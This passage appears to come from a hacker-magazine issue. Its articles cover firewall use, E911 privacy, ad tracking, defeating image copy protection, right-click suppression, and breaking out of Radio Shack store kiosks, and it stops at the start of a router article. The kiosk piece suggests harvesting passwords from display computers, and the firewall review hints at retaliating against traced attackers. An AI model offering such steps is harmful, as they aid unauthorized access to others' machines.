Back Trace: I told you there would be more on this. BID has two types of back traces - direct and indirect. An indirect trace will not alert the intruder that you are tracing him. BID will analyze the incoming packets from the various routers to gain information about the user. This will normally only net you his IP address. A direct trace will actually pull information from the intruder's computer. If he is running a firewall, you will not get anything except his IP. But if not, you will net his Node, Group, NetBios name, MAC, and DNS. If he is monitoring his ports and information with something like McAfee's Guard Dog, he will know he is being traced. Or he can even block it and you will get nothing. I run direct and indirect traces on every attack. What the hell, you're protected, why not nab all his info?

Detection: Allows you to manage trusted or ignored IP addresses.

Preferences: This is where you can set up BID to do auto update checks. You can also configure how BID will alert you to attacks.

Useful Features

A few things I find useful:

Stop BID Engine: You can stop your protection and restart it at will. Sometimes you have to

shut down your firewall protection in order to play some online games or do other online tasks. Quick and easy to do.

One year tech support: If you actually lack the intelligence to figure out this AOL User Safe GUI, you can use the free tech support to figure it out for you.

Advice: Anyone can use this feature whether you have BID or not. Go to <http://advice.networkice.com/advice/>. This site has a ton of information about all the types of attacks and how to deal with them. It has a lot more information - too much to cover here - so go look for yourself. You can also highlight one of the attacks in your attack menu and hit the AdvICE key and it will automatically take you to the portion of the AdvICE site regarding that specific attack.

Outside of the BID GUI

Inside the directory where you installed BID there are a few files that are fun to look at and play with. Take a look at these:

Attack-List.CSV: Open with MS Excel. This tells you all the information that the GUI tells you under the Attack Tab except in column I. That column will tell you exactly what port the attack came across on.

Example:Port=80|4109|4110|8945&Reason=Firewalled

If I had my way I would put this information into the GUI itself to make it easier to access but I think Network Ice didn't do that so it wouldn't confuse the AOL or Compuserve users. (Yes, I f**king hate AOL!)

BlackD.LOG: This is the log that contains all the changes, settings, etc. that has happened within BID. Take a good look through this file. It is long but contains some good stuff.

Firewall.CFG: Configuration file for the firewall. BID does not recommend manually configuring this file. Yeah... sure....

Issuelist.CSV: Open with MS Excel. This file contains every attack and issue known so far that BID protects against. I strongly suggest you take a look at this file and do some reading. Good trash....

Readme.TXT: Don't, it is useless and really boring.

BlackICE Def Quickstart.PDF: Information card that comes with BID when you buy it in the store.

Host Directory: Contains TXT files of all intruders named by the intruder's IP address.

Personal Notes and Thoughts

I like BID. Easy to use and has good fea-

tures. I also like how it pulls information from the attacker and stores it for you. Even if the attack was running a firewall and all you could gain was his IP address, you could use external software like Visual Route and Access Diver to find him, his ISP, and do other interesting things to teach him not to mess with you again. (Note to law enforcement: I do not condone this behavior or partake in naughty things.)

I really do not have an opinion on hardware firewalls versus software firewalls. Sometime when you are doing certain online tasks behind a hardware firewall like playing online games, UDP and some TCP probes/attacks can still get through the hardware. That is where BID comes in.

If you have any questions, ask someone else because this should have answered them all.

The future of enhanced 911

by Wumpus Hunter

By 2005, if you carry a cell phone your wireless carrier will have the ability to track your location with an accuracy of about 50 meters. No, this isn't some dystopian fantasy. This isn't science fiction. It's real, federally mandated, and all in the name of safety.

It's known as Enhanced 911, commonly referred to as E911, and it's an FCC mandate that started in 1996. It's probably not as bad as it sounds (although some conspiracy theorists would disagree with me). But by the same token, it raises some important issues that must be addressed over the next few years. As E911 will affect every wireless subscriber in the country, it is extremely important that we all understand how it works, how it will be implemented, and what the potential privacy concerns are.

How It Works

While law enforcement has been able to track cell phone users' locations to some extent for a long time, the new E911 standard will greatly increase that ability. The backbone of this new location tracking ability is known as Automatic Location Identification (ALI). When E911 is fully implemented, all wireless carriers will provide ALI to the appropriate Public Safety Answering Point (PSAP). This can be done in one of two ways: Handset-Based ALI or Network-Based ALI.

Network-Based ALI was the original method proposed by the FCC when they first

drafted the E911 requirements. At the time, it was the best location method available that could be reasonably implemented. This method provides the caller's location within 100 to 300 meters by using triangulation and the measurement of the signal travel time from the handset to the receiver. If the handset is within range of only one cell site, this method fails completely, giving only which cell the user is in and the approximate distance from the cell site. If there are only two cell sites available, rather than three, the system tends to fail and give two different possible user locations.

Handset-Based ALI requires that the cell phone handset include technology such as GPS to provide location information to the PSAP. Although exact figures are hard to come by at this point, some analysts predict that the inclusion of GPS in cell phones will add an additional \$50 to the total cost of the phone.

The benefit for wireless companies is that it doesn't require the substantial changes to their network that using Network-Based ALI would mandate. Using GPS for ALI gives this method accuracy within 50 to 150 meters.

Although it is tempting to engage in a debate as to whether Network-Based ALI or Handset-Based ALI is the best option for wireless carriers, it would seem that the best solution is to use a mixture of both technologies. Handset-Based ALI (using GPS) could be rendered useless in



the steel and concrete buildings of a large city, while Network-Based ALI would fail in rural areas with limited cell tower coverage. Therefore, it would appear that Handset-Based ALI is the choice for rural settings while Network-Based ALI would be the best solution for urban users. In addition, some companies may deploy hybrid systems that use both GPS and network-based technologies.

Implementation

The FCC has set two implementation phases for E911 service roll-out. Phase I, which began in April 1998, required that wireless carriers provide the 911 caller's phone number and cell site to the local PSAP. Phase II went into effect in October, requiring that all carriers begin selling E911 capable phones starting October 1, 2001. Also, as of October 1, 2001 or within six months of a request from a PSAP, wireless carriers must be able to locate 67 percent of handset-based callers within 50 meters and 95 percent of callers within 150 meters. At the same time, they must be able to locate 67 percent of network-based callers within 100 meters and 95 percent within 300 meters.

Sprint was the only company to actually meet any of the requirements with their Sprint PCS SPH-N300 (made by Samsung). And with more deadlines coming up, it appears unlikely that wireless carriers will actually meet them on time. Of all new handsets being activated, 25 percent are supposed to be ALI capable by December 31, 2001, 50 percent by June 30, 2002, and 100 percent by December 31, 2002. The FCC expects to have 95 percent of all cell users using ALI capable handsets by the end of 2005.

Privacy Issues and Concerns

E911 services are coming whether we like them or not, so privacy and security issues must be considered and made public. Originally, the FBI wanted to have ALI services be "always on" for law enforcement purposes. The thought of federal agencies having the ability to track anyone carrying a cell phone at any time caused enough public opposition that the original proposals were changed. Now ALI services can be shut off by the user at all times except during a 911 call. This approach seems to be a decent compromise and reduces some of the chances for government abuse. Even companies seem to


have heard the public cry for privacy, with Qualcomm announcing that their handset-based ALI technology will only broadcast a user's location when they press an "I am here" button.

However, despite these assurances, some wireless carriers are planning to offer "location based services" for their users (local movie times, McDonald's locations, etc.). The threat of privacy abuse by corporations thus becomes a major concern. Even if users have the ability to turn off their ALI services, we all know that most will just leave them on all the time. This will allow companies to track users and develop demographics and marketing information based on where they go, how long they stay there, and other personal habits. It is then only a matter of time before advertising companies use this information to send location targeted ads straight to your phone. Most disturbingly, even if the government isn't directly tracking your location, local and federal law enforcement are only a warrant away from seizing any of your wireless carrier's location information.

Conclusion

In the end, it would seem that the most distasteful parts of the E911 plans have been dropped, leaving a program of enhanced emergency services that currently don't seem that bad. In that respect, E911 has so far been a success for all parties involved. However, the price of freedom is eternal vigilance and while some privacy issues have been averted, other ones have taken their place. Whether it be by government agencies or corporations, abuses of location based information can erode our privacy just the same.

Now you know the basics of E911 - how it works and what to look out for. It is up to all of us to keep a watchful eye on how it is implemented over the next few years.



BEHIND THE SCENES on a web page

by angelazaharia

Have you ever wondered what exactly happens when you go on the Internet, type (or click on) a URL, and access a web site with your browser? How do all those images, text, multimedia special effects (and let's not forget the ads here!) "magically" appear on your screen? It's all rather mysterious, isn't it? Wanna take a lookie-see "behind the scenes?" That is what this article is all about.

First, let's mention a few truths here and throw in some hooks: Very few web sites are actually profitable (making enough/or even any money to be in the black). That is why most dot-com sites throw all sorts of ads and/or pop-up banners at you. But wait, have you ever noticed how all of those advertisements are on top of the page and are the first thing to appear (be downloaded)? Have you ever monitored how many cookies an average web site writes onto your HD? Ever heard of companies such as DoubleClick, Aureate, Akamai? If yes, do you know what they do to make money? When you use a search engine, do you ever wonder why all the links you find on page one are major commercial companies' sites? Weren't you surprised even a little bit when advertisements tailor-made to fit what you were looking at began to pop up on your screen? All these questions, eh?

Here are the tools I will be using to unveil all those "secrets:" Your ordinary web browser (Netscape, not Internet Explorer), EditPad (a freeware, same as Windoze's NotePad but of course it does a lot more), a good firewall such as @Guard (oldie but goodie), and my brain. I will use @Guard's wonderful logging capabilities and dashboard window to monitor all the connections my web browser will make in the course of my investigation, no matter how short-lived they may be, hehehe. The web site I will be looking at is <http://www.wired.com/news/technology> from *Wired Magazine*, a tech news site which I read almost daily. For this session, I will be accepting all ads, cookies, Java, JavaScript, ActiveX, and everything else they throw at me. I activate @Guard's dashboard window and I am ready to begin!

I start Netscape, click on the <http://www.wired.com/news/technology> link and immediately begin checking my connections by refreshing the option on the dashboard window. Here is what appears:

Executable	State	Remote	Local	Port	Sent	Rcvd
NETSCAPE.EXE	Connected/Out	a112.g.akamai.net:http	myPC	2372	371	503
NETSCAPE.EXE	Connected/Out	a112.g.akamai.net:http	myPC	2373	368	582
NETSCAPE.EXE	Connected/Out	lucid.lycos.com:http	myPC	2374	350	419

Hmmmm.... Rather interesting, isn't it? Let's go over each part and explain what we are looking at exactly:

NETSCAPE.EXE is the browser, of course.

Connected/Out means Netscape is reaching out and connecting right now.

Remote is the remote server Netscape is connected to (in this case it's two servers named **a112.g.akamai.net** and **lucid.lycos.com** both using server port **http** (or 80)).

Local is my PC and **Port** is what port is being used on my PC (in this case it's three ports: **2372**, **2373**, and **2374**).

Sent and **Received** are bytes sent by my PC and received by my PC.

Anything jumping at you already? I sure hope so! I do not remember asking to connect to either **a112.g.akamai.net** or **lucid.lycos.com**, but rather to <http://www.wired.com/news/technology>. So who/what are those places and more importantly why am I connecting to them and why am I sending and receiving data to/from them? (Small as it may be - **371** bytes is next to nothing.)

Oops, and since I told Netscape to: "Warn me before accepting any Cookies" I get this lovely message on my screen:

The server www.wired.com wishes to set a cookie that will automatically be sent to any server in the domain [wired.com](http://www.wired.com). The name and value of the cookie are: `p_uniqueid=7s42L2dLf04XY6gr3B`. This cookie will persist until Thu Dec 31 15:59:11 2037. Do you wish to allow the cookie to be set?

Wow, this cookie will be "alive" on my HD for a loooong time, won't it? Not to worry, I love cookies and I eat them every day, making sure none are left on my HD. So I click yes. But did you notice in the message how that cookie will be read by any server that's part of Wired.com? We will come back to that part later.

Let's now save the HTML code of the web page and look at it. To do that in Netscape, I go to File—>Save As (or Ctrl+S)—>Save. The name of the page is technology.html. Oh, wait, while talking to you, another connection appears, so let's hurry and look at it by refreshing the dashboard window again. The new connection is connection number 4:

Executable	State	Remote	Local	Port	Sent	Rcvd
NETSCAPE.EXE	Connected/Out	a112.g.akamai.net:http	myPC	2372	371	503
NETSCAPE.EXE	Connected/Out	a112.g.akamai.net:http	myPC	2373	368	582
NETSCAPE.EXE	Connected/Out	lucid.lycos.com:http	myPC	2374	350	419
NETSCAPE.EXE	Ctd/UNKNOWN	local host	myPC		0	0

It stays active for a second and then it's gone. Hehe, that was just an ad *Wired* was trying to get by me, but I'm too clever for them and I simply threw it right back into their faces using my Hosts file. That's what local host means. I will talk about the Hosts file at the end of this article. Let's continue studying. Using EditPad, I open the saved HTML code of technology.html and scroll down. *Aha!* There it is! Almost right at the top, in the <!-- THIS IS THE NEW NAV BAR --> I see multiple references to both the mysterious lycos and akamai. Here are a few of them:

```
<a href="http://www.lycos.com/network/" target=_top>
and

<a href="http://www.lycos.com/">Lycos Home</a> <a href="http://www.lycos.com/
sitemap.asp"> <a href="http://my.lycos.com/">My Lycos</a> 
img src means image source. Its web address matches exactly what the dashboard window
showed:
```

Remote	Local	Port	Sent	Received
a112.g.akamai.net:http	myPC	2372	371	503
a112.g.akamai.net:http	myPC	2373	368	582

Reading the HTML akamai code further, it becomes clear what its function is. Akamai keeps *Wired* images on its servers and when we click on a *Wired* site, our browsers read the HTML code and also connect to the akamai server to get the images from there. Very interesting, isn't it? Bet you didn't know that, eh? Akamai hosts often-requested images and other data from hundreds of sites on their ring of servers scattered around the world. What's even more interesting is Akamai does all this "free of charge." How do you think they make their money, eh? I will leave that little puzzle for you to figure out.

Going through the HTML code, I see numerous references to akamai. Just for the fun of it, I count them and come up with 36 times the akamai server got contacted to serve an image to me. Doing the same for lycos, I find 33 references.

Let's now look at my @Guard's logs and see what extra info we can dig from them. Here is @Guard's Web History Event Log, showing more sites my browser made a connection with:
8/25/01 10:47:17.227 <http://lucid.lycos.com/one.asp?site=wired.lycos.com&ord=825356>
8/25/01 10:46:56.857 <http://www.wired.com/news/technology/>

As you can see, the ?site=wired.lycos.com&ord=825356 matches the date, but I'm not sure what the rest means.

Here is @Guard's Web Connections Event Log, showing the sites my browser made a connection with:

8/25/01 10:47:16.510 Connection: www.wired.com: http from [myPC]: 2368, 283 bytes sent, 43118 bytes received, 22.053 elapsed time

2368 is the port my PC used, 283 were the bytes my PC sent and 43118 were the bytes my PC received.

Most eye opening is the Privacy Event Log, showing just about every connection established while the web page's data (the images) was being transferred:

8/25/01 10:47:16.630 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to <http://lucid.lycos.com/one.asp?site=wired.lycos.com&ord=825356>

8/25/01 10:47:16.630 Blocked Referer: <http://www.wired.com/news/technology/> sent to <http://lucid.lycos.com/one.asp?site=wired.lycos.com&ord=825356>

8/25/01 10:47:16.623 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to <http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/mail2.gif>

8/25/01 10:47:16.623 Blocked Referer: <http://www.wired.com/news/technology/> sent to <http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/mail2.gif>

8/25/01 10:47:16.547 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/w_button.gif

8/25/01 10:47:16.547 Blocked Referer: <http://www.wired.com/news/technology/> sent to http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/w_button.gif

8/25/01 10:46:54.478 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to <http://www.wired.com/news/technology/>

Oops, I guess I told @Guard to block a few connections, hehe. Oh well...

Now, let's try accessing again the exact same site, but this time with @Guard firewall turned off, just to see if anything different happens. I will again be using Netscape, so I can watch the connections as they appear on Netscape's status bar located along the lower bottom left side.

I go through the same steps and keep a constant eye on the bottom left part of Netscape. This time, along with the expected akamai and lycos I notice something different, something I haven't seen before:

Connect: Contacting Host: ln.doubleclick.net/ad...

Transferring data from: <http://ln.doubleclick.net/ad...>

Connect: Contacting Host: ln.doubleclick.net/ad...

Transferring data from: <http://ln.doubleclick.net/ad...>

Connect: Contacting Host: ln.doubleclick.net/ad...

Transferring data from: <http://ln.doubleclick.net/ad...>

then:

Connect: Contacting Host: ad.doubleclick.net/ad...

Transferring data from: <http://ad.doubleclick.net/ad...>

Connect: Contacting Host: ad.doubleclick.net/ad...

Transferring data from: <http://ad.doubleclick.net/ad...>

and finally:

Connect: Contacting Host: m.doubleclick.net/ad...

Transferring data from:

Connect: Contacting Host: m.doubleclick.net/ad...

Transferring data from:

Connect: Contacting Host: m.doubleclick.net/ad...

Transferring data from:

The connections last for one or two seconds at most.

(Note: here is a secret I failed to mention before. I run on a painfully s-l-o-w 33,600 bps modem connection which helps me observe everything that happens in kinda slow motion. People using 56K modems, DSL cable, or T1 lines won't be able to see what I see because everything will happen very fast for them. This is one instance where slow speed pays off!)

Intrigued, I go back to the technology.html file and search for the **ln.doubleclick.net** string first and, again, I find numerous references such as:

```
<a href="http://ln.doubleclick.net/jump/wn.ln/technology;h=net;sz=468x60;ptile=1;pos=1;
!category=adult;ord=2215222830?" target=_top>
```

and

```
<img height=60 SRC="http://ln.doubleclick.net/ad/wn.ln/technology;h=net;sz=468x60;
ptile=1;pos=1;!category=adult;ord=2215222830?" >
```

How interesting! Besides connecting to **ln.doubleclick.net**, they also send images **<img height=60 SRC=...** from their server **http://ln.doubleclick.net/ad/wn.ln** to my PC. Care to guess what kind of images those might be? Well, doubleclick are notorious for their ads! In fact, a big stink was raised last year when it was found out how they began combining their ads with cookies, this tracking and making detailed reports on everyone who is stupid enough to even click on an ad. Just for the fun of it, I again counted how many times my browser had to connect to doubleclick.net to receive all the images. This time it was only seven times. Well, I guess that's better than 36 times! Yeah, right!

Let's play with the doubleclick ad now and see if we can learn anything interesting from it. On the web page I run my mouse over it and carefully watch Netscape's status bar. Here is what I get: **http://ln.doubleclick.net/click;3215854;0-0;1;3630096;1-468[60;0]0[0;];%3f**
http://music.lycos.com/features/pd....

and my browser runs into the end of the screen on the right side. Again that lycos appears, eh? Almost like it's following us everywhere we wanna go! Wanna grab the whole string from the HTML code? Betcha million bux I can find it in there, hehe. No? Didn't think so either. What the hell I say, let's click on it, see what happens and where it will lead us. Immediately, I begin to see the same: **Connect: Contacting Host: ln.doubleclick.net/ad...** as before, over and over and over again. **Transferring data from: http://ln.doubleclick.net/ad...** and I am sent to **http://music.lycos.com/features/pddiddy/**. I guess lycos is in the music biz too, selling/giving away free mp3's, etc. with that music.lycos.com web site. I patiently wait until the page has loaded. Then since I don't care to get any pdiddy material, I use the Back button to go to the original *Wired* page. And the ad has now changed. Hmmmm....

Since I simply love punishment, I again click on the ad, and now I am sent to:
http://www-3.ibm.com/e-business/lp/innov3/innov3_flat.html?formId=15&P_Site=S03&P_Campaign=101C4E02&P_Creative=koustuv&c=Innovations_W3&n=koustuv&r=lycos&t=ad&P_Vanity=

And when I go back to *Wired*, I am not surprised to see that the ad has changed again.

Noticed all those lycos references all over the place in all the URL links?

Finally, I check the cookie file in C:\Program Files\Netscape\default\ folder. Here is the full text of the cookie I allowed in earlier:

```
.lycos.com TRUE / FALSE 2147403541 lubid
010000508BD395FD04483AB11D7000BD0D140000000
```

There are those lycos and lubid names yet again. Funny, eh? Lycos, lycos, lycos, lycos, everywhere, even if it was a *Wired* cookie!

Let's review everything we have learned so far: When we click on an ordinary web page to access it, our browser reads the HTML code of that web page and most likely it also opens numerous other short-lived back door connections to various other web servers which contain the images and the ads for the original web site. Usually, an average web page will contact up to between four and nine other servers and get data from them. The most common (the ones I know of) are akamai which "serves" images, doubleclick which servers both ads (in form of images) and cookies embedded into the ads. All of this surreptitious activity can easily be spotted with a good firewall and a bit of patience.

Are you starting to feel a little uncomfortable now, seeing all these "behind the scenes" activities happening just to read one lousy web page? Personally, all that connecting to multiple servers and sending and receiving data from/to them makes me highly annoyed because I know exactly what doubleclick and akamai do. Numerous articles have already been written about doubleclick, so I don't have to repeat them here.

To summarize: To survive the collapse of the NASDAQ, most commercial bastards on the Internet have been trying to find new various ways to make money. They throw as many ads at us as possible and try to compile a very detailed use of all of our online activities using cookies, ads, web bugs, java, javaScript, and other known and unknown ways. Internet companies serving "content"

(be it news, information, etc.) get into contracts with sleazebags such as doubleclick, akamai, and others, and create databases out of every bit of information they can squeeze about you and your surfing habits. Do you know how many people are monitoring, logging, classifying everything you are doing online right now? Isn't privacy important to you? Personally, I say that anyone who monitors you without your permission is your enemy. I say we must fight them with everything we got including but not limited to: knowledge of how our PCs and all of our software work, a good firewall, and last but not least our brains!

Don't kid yourself: Those clowns don't have any shame or remorse. All the very juicy information they collect about you is later sold for a lot of money to different companies that may be interested in this kind of stuff (trust me, there are a lot). Go ahead and check what your favorite web page is doing behind your back. Betcha you will be surprised.

CRACKING CLEVER CONTENT

by Tokachu

At first when I had heard about "Clever Content" from *PEI Magazine* and what it was capable of, I was, to say the least, quite intrigued. It seemed that this was some new (insanely overpriced) technology by Alchemedia to protect images by preventing them from being printed, saved, or otherwise captured. After a lot of experimenting, I found that Clever Content has multiple safeguards.

How It Works

The first safeguard is the easiest to get past. It's the HTML encoding parameter. To prevent viewing the source in Internet Explorer, the "Content-Encoding" parameter is changed to "iso-8859-1". This disables "Save", "Print", and "View Source" in Internet Explorer (it doesn't disable "Edit" though!).

Next, a special DLL is used to invoke a special method of drawing the image. Since it doesn't use GDI in an ordinary way, the image cannot be captured by ordinary means. The DLL is named "CSCCTRL.DLL", and is usually located in the "%windir%\Downloaded Program Files" directory. By looking in the Registry, you can see that its ActiveX name is "CscClnt", and that its CLSID is "0122955E-1FB0-11D2-A238-006097FAEE8B".

Another safeguard within the ActiveX DLL is a routine that detects screen-capture and de-

bugging programs. If it finds either one, it will not work. Luckily, it wouldn't detect the Microsoft Visual Studio Debugger. With further debugging, I found the Type Library for the control. There were lots of interesting settings, such as a RightClick event. The values for these properties can be found within the embedded JS file in the HTML page (Alchemedia encoded most of them in escape sequences - not that hard to decode.)

How To Capture Images

It took me a bit of time to figure it out, but I finally found out how to capture images "protected" by Clever Content. First, get a copy of Lotus ScreenCam 97 (it's free from IBM). With the protected image being shown, start a video-only capture that lasts for at least one second. Save the video as an uncompressed AVI at 2 FPS and load it into AVIEdit (another freeware program, available from Microsoft's website). Navigate to the frame where the protected image is displayed and hit <Print Screen>. Paste the bitmap into Paint, crop it, and save it. Poof! No more protected image.

Conclusion

Hopefully Alchemedia has learned that, once something is posted on a web site, you cannot protect it, no matter how many plug-ins you coax your customers into downloading.

right click suppression

by Rob Rohan

I was reading 18:2 and saw a letter from mkr08 describing how to get around the right click suppression so predominant in today's web page design. The reason for the suppression is, at least in my opinion, to keep one from "stealing" the code or saving the pictures (this is pointless as everything you view on the web is in your browser's cache). Try to envision a web where you cannot "View Source" or right click and "Save As...". In light of the DeCSS case and the trademark madness, it is pretty obvious we are going that way.

I am going to show how to suppress a right click on a web page using Java script, and then how to get information from a "right click suppressed" page without relying on the cache (as this may be unavailable in the future).

The Lock Down

To lock down our page, first we catch right clicks, then we suppress the menu. In the code below, the doListen function and the body tag catch the right click for most of the browsers. The actual suppression follows in the javascript function mtMenu.

```
<html>
<head>
<title>No Right!</title>
<script language="javascript">
var IE=0; OLD=0;
function doListen(){
    //So we know if it's IE
    if(navigator.appName.indexOf("Explorer")>0) IE=1;
    //old Netscape (NS4)
    if(IE!=1 && parseInt(navigator.appVersion) == 4){
        document.captureEvents(Event.MOUSEDOWN);
        document.onmousedown=mtMenu;
        OLD=1;
    }
    //NS6 event handler is kind of like java
    if(IE==0 && OLD==0) document.addEventListener("mousedown", mtMenu, false);
}
function mtMenu(e){
    //suppress menu in IE
    if(IE==1) event.returnValue = false;
    //suppress menu in NS4/6
    return false;
}
</script>
</head>
<body onMouseDown="mtMenu();" onContextMenu = "mtMenu();" onLoad="doListen();">
<h3>test</h3>
</body>
</html>
```

The key to this suppression is the event handler returning false. By returning false we are saying, "We got it. No other event needs to occur. Thanks." If we wanted to let the menu pop-up, but have code between the right click and the menu popping up, we could return true.

The Freedom

OK, now to get around this there are several simple things we can do. Let's start with how to view the code, and then how to save the pictures, Java applets, flash, etc. (assuming the menu option is unavailable).

Go to the page in Lynx and view source. Java script has no effect on Lynx. If for some reason Lynx is outlawed (OK - I am really stretching it now), you can just act like a browser and get the

code from port 80 yourself. Telnet to port 80 and type "GET /thedir/thefile.html".

To get pictures is equally as simple. Can anyone say "print screen"? No matter what anyone comes up with to block picture saving, you still have to be shown the picture at some point. However, screen capture won't work for animated gifs, flash, and other moving visuals. To get these files you can, again, act like a browser and just get the picture from the server. The following is a simple Java application to demonstrate how to download a file from a URL.

```
import java.io.*;
import java.net.*;

public class grabFile {
    public static void main(String[] args) throws Exception {

        if(args.length < 2){
            System.out.println("Usage: java grabFile <URL> <File>");
            System.exit(1);
        }
        URL myFile = new URL(args[0]);
        URLConnection cc = myFile.openConnection();


        int inputNums;

        try {
            //Open two streams. one for file output one for URI input.
            DataOutputStream fout = new DataOutputStream(new
FileOutputStream(args[1]));
            DataInputStream in = new DataInputStream(cc.getInputStream());

            // While the stream is not -1 (EOF)
            while((inputNums = in.read()) != -1){
                //write to the picture file
                Fout.write(inputNums);
            }

            //Clean up.
            Fout.flush();
            in.close();
            Fout.close();

            //...and a little message
            System.out.println("Done.");
        } catch (Exception e){ System.err.println("Bah! " + e); }
    }
}
```



The application, in theory, can download any file that has a URL.

There is really no way that I can see to keep content from being saved due to the fact that the information needs to be sent to the receiver's computer. Trying to lock down a page is counter to the whole reason for the Internet anyway - freedom of knowledge. If you want some security, use SSL. But suppressing right click as security... come on. The only thing this does is keep new HTML/Java script programmers from learning.

I hope my vision of a non-view source web is just paranoia, and I hope these examples have sparked your interest.

Fun with Radio Shack

by Cunning Linguist
cunninglinguist@hushmail.com

In the tradition of writing articles about wreaking havoc at corporations, I've come up with another corporation upon which to raise hell: Radio Shack.

Let me begin by stating that I am writing this article from Canada and most of this article comes from my experience with Radio Shack stores in Toronto (in the Eaton Centre and Fairview Mall) and Montreal (at the Cavendish Mall). There are some parallels to United States Radio Shack stores (I've had experience with them in Beverly Hills and various locations in Los Angeles and New York), and they will be drawn in this article.

Canada's Radio Shack Kiosk

Canada's Radio Shack stores have a special program running on their Windows 2000 machines which disallows use of the Desktop or Start Menu, and in some cases the right-click function on the mouse (we'll cover that soon). The program, called "Kiosk vX.X," where X is the version number (I've seen from Kiosk v5.0 to Kiosk v6.0, including Kiosk v5.2.2), is Canada's Radio Shack website: www.radioshack.ca/en/. The Kiosk program doesn't allow a user to surf the Internet freely (even though at all the Radio Shacks I visited in Toronto they were all online via dedicated line and were open for a customer to use) - it limits itself to Radio Shack's Canada website. We can easily bypass this by conducting a little detective work.

Surfing Freely

On the home page of the Kiosk program on the upper right hand corner, there is an icon for a shopping cart program. We've all seen them: they allow you to store items you wish to purchase until the "checkout," where you enter all the credit card information and give away your life to a computer. The icon is titled "View Cart Checkout". If you click on it, it will lead you to a "secure" page. You know it's secure because you see the little yellow locked padlock on the bottom right-hand corner of the screen. It's secure. Don't question the security. Don't. Anyway, if right-clicking was disabled before, it should be enabled now (it was for me). If you right-click anywhere on the page and scroll down to "Properties", another window will pop up. You can click on "Certificates", and then, on the third window that pops up, "Certification Path". Here you'll see three things: The issuer of the certificate that says the site is secure (most likely VeriSign), VeriSign's website, and Radio Shack's website. What you can do now is double-click on VeriSign's website, and an Internet Explorer

browser should pop up, allowing you to surf the Web freely. (If this doesn't work, because I've encountered places where it hasn't, you may simply do the following: right-click on the page, go to "Certificates", "General", "Issuer Statement", and "More Info". VeriSign's website should pop up in an IE browser.)

United States Kiosks

I haven't seen a Kiosk program, per se, in the United States. If they do have a www.radioshack.com kiosk program, you can find ways of spawning IE browsers by playing around on their website from home. What I have seen at U.S. Radio Shacks are programs that come bundled with the computers on display. In all my experiences (which may be limited in comparison with your experiences, so forgive me) the desktop is accessible, but certain items have been removed (the IE icon, for example). You can use the oldest trick in the book for this one: If they've got the "My Computer" icon enabled, simply double-click and use that window to type in your URL. Or you may just want to view the contents of the computer. You can do this with pretty much any icon on the Desktop that isn't an executable.

Breaking Free From The Kiosk

This pertains to the Canadian Radio Shacks. Breaking completely out of the Kiosk is possible with the following easy steps. (As a side note, I just want to say that none of these tricks apply to the Montreal Radio Shack in the Cavendish Mall because the Kiosk is disconnected from the Internet and only accessible if you ask for help, and if you're younger than the person helping you, you're under strict observation.)

- 1) Go back to the home page of the Kiosk program. (There are nifty little icons that can help you do this on the upper left-hand corner of the screen.)
- 2) Click on the "Computers" tab. (There are numerous tabs on the home page that allow you to access different parts of the site. The "Computers" tab is the second from the left.)
- 3) Scroll down and watch the left hand side for "Microsoft" in bold type.
- 4) Click on "Microsoft".

This is where the inconsistency steps in. On Kiosk v5.0 and Kiosk v6.0 I've seen what I'm about to describe, but not on Kiosk v5.2.2.

On the window that pops up when you click the word "Microsoft", there will be a "File" tab on the upper right-hand corner of the pop-up screen. If you click it, there are two choices in the drop-down menu: "Exit" and "Exit All". "Exit" simply exits the new screen, whereas "Exit All" exists the

entire Kiosk program. Again, this has worked for me inconsistently, so be aware that if you try it might not work.

Other Nifty Things

Screen saver passwords are big deals at Radio Shack. Usually many or all of the computers on display will be screen saver password protected. I've noticed a couple of things: If you come in and ask for assistance with buying a computer, the screen saver password comes off immediately. Just say you're going to browse around, see how good the system is and all that, and the computer is yours. If you happen to catch a glimpse of what the person was typing, all the better for you, seeing as 99 percent of the time the screen saver passwords are the same. Or you can ask for assistance, have them take the screen saver password off, insert the disk you've craftily brought from home, and harvest the passwords on the machine.

If the computer is on, and there is no screen saver password apparent or if there's no screen saver enabled and the Desktop is staring you in the face but you still can't seem to get the mouse or keyboard shortcuts to work, it's because the mouse and keyboard aren't plugged in. So reach around

the back and plug them in.

Notes Not Related To This Article But Still Necessary

I figure since the majority of this article has to do with Canada in one way or another, I might as well comment on Screamer Chaotix's article in 18:2, "Tell Me: Uses and Abuses." You can't dial Tell Me directly from Canada (payphones), but you can dial through the operator. Unfortunately certain services, like Wake-Up Call, don't work outside of the United States. Oddly enough, I dialed to Tell Me just dandily when I was in Toronto, however Montreal was a different story. I couldn't dial directly nor through an operator. I got an error message that told me to call a non-toll-free number that would reach a Canadian Tell Me: 408-678-0032. (And I don't know if it was me or the feature, but I couldn't get Phone Booth to work either.)

Hellos: vel3r, Skrooyoo, Petty Larceny, SpunOut, and the rest of the LA 2600 crew; Real Vonce, PainFull (Ke2nel), SuNsCrEeN460, YEFROhundo. And a very special thanks to Team Hush who helped fix my e-mail account.

Building a FLOPPY-BASED ROUTER

by netfreak

The "broadband revolution" has come and many home/small office Internet users subscribe to such ISPs as @home, RoadRunner, Qwest, and Telus. The problem with most of these services is the limit on IP addresses given to each customer. Instead of forking out an addition to your monthly bill for more IPs, why not build a simple router?

Hardware

